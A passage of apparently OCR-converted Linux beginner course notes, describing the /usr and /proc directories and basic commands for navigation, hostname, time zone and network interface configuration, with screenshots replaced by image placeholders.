
- Contains binaries, libraries, documentation, and source-code for second level programs.
- /usr/bin contains binary files for user programs. If you can't find a user binary under /bin, look under /usr/bin. For example: at, awk, cc, less, scp
- /usr/sbin contains binary files for system administrators. If you can't find a system binary under /sbin, look under /usr/sbin. For example: atd, cron, sshd, useradd, userdel

- /usr/lib contains libraries for /usr/bin and /usr/sbin
- /usr/local contains users programs that you install from source. For example, when you install apache from source, it goes under /usr/local/apache2
- /usr/src holds the Linux kernel sources, header-files and documentation.

15) /proc/

Virtual file system providing process and kernel information as files. In Linux, corresponds to a procfs mount. Generally, automatically generated and populated by the system, on the fly.


- Contains information about system process.
- This is a pseudo file system contains information about running process. For example: /proc/{pid} directory contains information about the process with that particular pid.
- This is a virtual file system with text information about system resources. For example: /proc/uptime



➢ Commands


❖ Checking the working directory

- *pwd* command




❖ Changing the working directory

- *cd /absolute path* or *cd relative path* – to change the directory
- *cd ~* or *cd* – to come back to /home/user directory
- *cd ..* – to jump to the previous directory




- Checking the files in a directory
  - *ls* command – to see the files without hidden files
  - *ls –a* – to see the files with hidden files
  - *ls –l* -to see more information about files



- Changing the hostname
  - *hostname* command – to check the static hostname


  - *hostnamectl* command

- *hostnamectl set-hostname <new host name>* - to change the host name




- *cat /etc/hosts* command

- changing host name – editing with vim editor




- Press I to switch to editing mode




- Then change the hostname into “vm1” from “kali” and press “Esc” key to exit from editing mode
- Then press “:” key and type “wq!” which means *write quit*

- Then press “Enter” key





❖ Set date & time
- *timedatectl* command



- Checking the time zone


- Checking available time zones







❖ Network connection

- *ip a* command / *ifconfig* command




- checking for network interfaces






- Assignning a DHCP IP by vim editor




  - Type *ifdown eth0* and *ifup eth0* to turn on & off the network adapter once




- Assigning a static IP by vim editor

  - Type *ifdown eth0* and *ifup eth0* to turn on & off the network adapter once




❖ System services

